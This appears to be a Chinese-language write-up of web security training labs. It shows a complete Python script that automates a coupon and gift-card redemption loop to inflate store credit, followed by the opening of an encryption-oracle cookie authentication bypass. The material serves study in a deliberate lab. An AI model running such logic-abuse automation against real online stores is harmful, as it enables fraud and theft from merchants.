


依次选择`Payload --> Null payload`







然后这里填 412



`Options --> 1` 如果不用单线程: 第一个线程加入购物卡进购物车;第二线程同时也加入购物卡进购物车,第三个线程提交购买,...亏了啊,(为啥不直接买400个购物卡???一次只能买一个吧??待会试试,好家伙,writeup是为了教会我们如何使用micro, 但是鉴于我们访问外网太慢了,还没跑完人家虚拟机都关闭了,所以,还是一次买10个,用爆破模块去帮忙兑换快一点)





点击 `start attack` 即可, 等十几分钟 钱就够了??? 爆破跟我们设置的宏有啥关系啊??? 难道说那个宏是每爆破一次就运行一次吗???


因为网络原因,这个太慢了, 所以可以一次买多个优惠码,来兑换金币。

```python
# python3
import requests
import re
import time


class InfiniteMoney:
    url = ''
    lib_session = ''
    csrf_token = ''
    money_num = 100
    headers = {}
    gift_cards_code_list = []
    can_buy_gift_card_num = 0

    def __init__(self, url_):
        self.url = url_

    def start(self):
        print('start:')
        print("step 1 : login to lib")
        self.login_to_lib()
        print('step 2 : Infinite_money')
        while True:
            # 查看账户金币数量
            self.search_money_num()
            print('now you money num is :', self.money_num)
            if int(self.money_num) >= 1337:
                print('you money enough !')
                break
            # 计算能卖多少个礼品卡
            self.can_buy_gift_card_num = int(int(self.money_num) / 7)  # 因为可以打7折这里可以多买点,不用/10
            if self.can_buy_gift_card_num >= 50:
                self.can_buy_gift_card_num = 50  # 艹, 一次还不能兑换太多,会卡死
            # 将礼品卡添加到购物车
```

```
        self.add_gift_card()
        # 获取csrf token
        self.search_csrf_token()
        # 使用优惠码
        self.apply_coupon()
        # 获取csrf token
        self.search_csrf_token()
        # 检查订单 付款 拿到兑换码
        self.check_out_and_order_confirmation()
        # 用兑换码 兑换金币
        self.redeem_gift_code()

    def redeem_gift_code(self):
        my_account_url = self.url + 'my-account'
        redeem_url = self.url + 'gift-card'
        # get请求页面获取csrf token 进过测试,这个csrf token 短时间不会变的
        r_get_my_account = requests.get(my_account_url, headers=self.headers)
        self.csrf_token = re.search(r'<input required type="hidden" name="csrf" value="(.*)">',
                                    r_get_my_account.text).group(1)
        print('get csrf token: ', self.csrf_token)
        for i in self.gift_cards_code_list:
            # post 请求提交兑换码
            data = {'csrf': self.csrf_token, 'gift-card': i}
            r_post_redeem = requests.post(redeem_url, headers=self.headers, data=data)
            # 这个为啥返回 401呢,????? 应该是返回301跳转到账户页, 然后状态码就是401了
            print('redeem gift card : ', i, r_post_redeem.status_code)
            pass
        pass

    def check_out_and_order_confirmation(self):
        check_out_url = self.url + 'cart/checkout'
        # 提交检查
        data = {'csrf': self.csrf_token}
        r_check_out_post = requests.post(check_out_url, headers=self.headers, data=data, allow_redirects=False)
        print('check out : ', r_check_out_post.status_code)
        order_confirmation_url = self.url + 'cart/order-confirmation?order-confirmed=true'
        r_order_confirmation = requests.get(order_confirmation_url, headers=self.headers)
        print('order confirmation: ', r_order_confirmation.status_code)
        # 下面这个code_compile的格式不能乱
        code_compile = """<p><strong>You have bought the following gift cards:</strong></p>
                    <table class=is-table-numbers>
                        <tbody>(.*)</table>"""
        code_body = re.search(code_compile, r_order_confirmation.text, re.S).group(1)
        self.gift_cards_code_list = re.findall(r'<td>(.*)</td>', code_body)
        print('gift card code list', self.gift_cards_code_list)

        pass

    def apply_coupon(self):
        # 拼接使用优惠码的url
        apply_coupon_url = self.url + 'cart/coupon'
        data = {'csrf': self.csrf_token, 'coupon': 'SIGNUP30'}
        # post 提交优惠码
        r_apply_coupon = requests.post(apply_coupon_url, headers=self.headers, data=data, allow_redirects=False)
        print('apply coupon code if 302 then OK?', r_apply_coupon.status_code)

    def search_csrf_token(self):
        # 拼接获取csrf token数量的url
        my_cart_url = self.url + 'cart'
        # 获取我的账户页面
```

```
        r_get_my_cart_page = requests.get(my_cart_url, headers=self.headers)
        # 匹配csrf token
        self.csrf_token = re.search(r'<input required type="hidden" name="csrf" value="(.*)">',
                                    r_get_my_cart_page.text).group(1)
        print('get csrf token: ', self.csrf_token)

    def add_gift_card(self):
        add_gift_card_url = self.url + 'cart'
        data = {'productId': 2, 'redir': 'PRODUCT', 'quantity': self.can_buy_gift_card_num}
        r_post_add_gift_card = requests.post(add_gift_card_url, allow_redirects=False, data=data, headers=self.h
eaders)
        print('buy_gift_card code, if 302 then OK ?', r_post_add_gift_card.status_code)

    def search_money_num(self):
        # 拼接获取金币数量的url my-account?id=wiener
        my_account_url = self.url + 'my-account?id=wiener'
        # 获取我的账户页面
        r_get_my_account_page = requests.get(my_account_url, headers=self.headers)
        # 匹配金币数据
        self.money_num = re.search(r'<p><strong>Store credit: \$(.*)\.00</strong></p>',
                                   r_get_my_account_page.text).group(1)
        print('get money num : ', self.money_num)

    def login_to_lib(self):  # 我艹 原来会话和csrf是绑定的 MD 淦
        login_url = self.url + 'login'  # 拼接登录用url
        username = 'wiener'  # 用户名
        password = 'peter'  # 密码
        # 发起get请求获取登录页面的csrf token和session
        r_get_login_page = requests.get(login_url)
        # 匹配csrf token
        r_body = r_get_login_page.text
        self.csrf_token = re.search(r'<input required type="hidden" name="csrf" value="(.*)">', r_body).group(1)
        # 匹配session
        self.lib_session = re.search(r'session=(.*); Path=/; Secure; HttpOnly; SameSite=None',
                                     r_get_login_page.headers['Set-Cookie']).group(1)
        print("get csrf token and session:", self.csrf_token, self.lib_session)
        # 登录到lib 获取登录后的session
        headers = {'Cookie': 'session=' + self.lib_session}
        data = {'csrf': self.csrf_token, 'username': username, 'password': password}
        r_post_login_page = requests.post(login_url, headers=headers, allow_redirects=False, data=data)
        # 匹配返回的session
        self.lib_session = re.search(r'session=(.*); Path=/; Secure; HttpOnly; SameSite=None',
                                     r_post_login_page.headers['Set-Cookie']).group(1)
        self.headers = {'Cookie': 'session=' + self.lib_session}
        print("get login session :", self.lib_session)


if __name__ == "__main__":
    # 有时候会出现请求超时的问题, 嗯, 没做错误处理, 只要还剩10块钱, 我们就能东山再起, 奥利给
    # 可能需要多跑几次才行
    # 不是我脚本有问题,是网络有问题!!!!!
    print("usage: 你需要把你的lib地址直接复制到代码里(带上最后的反斜杠) --> url")
    url = 'https://ac1d1f411fca085880701ed7001c008c.web-security-academy.net/'
    lib = InfiniteMoney(url)
    time1 = time.time()
    lib.start()
    time2 = time.time()
    print('time used ', int(time2-time1))
```

用这个脚本大概跑了半个小时吧，中间因为网络原因断了好几次。。。。



5.提供加密Oracle？


Providing an encryption oracle

通过加密Oracle的身份验证绕过？


登录实验室，登录时勾选`stay-logged-in`

然后系统返回一个加密的`cookie`：`stay-logged-in:xxxxxxxxxx`


当你使用错误格式的邮箱发表评论的时候,系统会返回一个cookie



然后重定向到文章页面,并显示错误信息



> 推断这个错误信息必须从通知cookie解密,



这样你就可以加密和解密任何内容了!!!

> 可以使用POST请求的email参数加密任意数据，并在Set-Cookie报头中反映相应的密文。同样，您可以在GET请求中使用通知cookie解密任意密文，并在错误消息中反映输出。


> 但是“无效电子邮件地址:”前缀会自动添加到您使用email参数传入的任何值。

`Invalid email address: 1` 共24个字符,除了1还有23个,

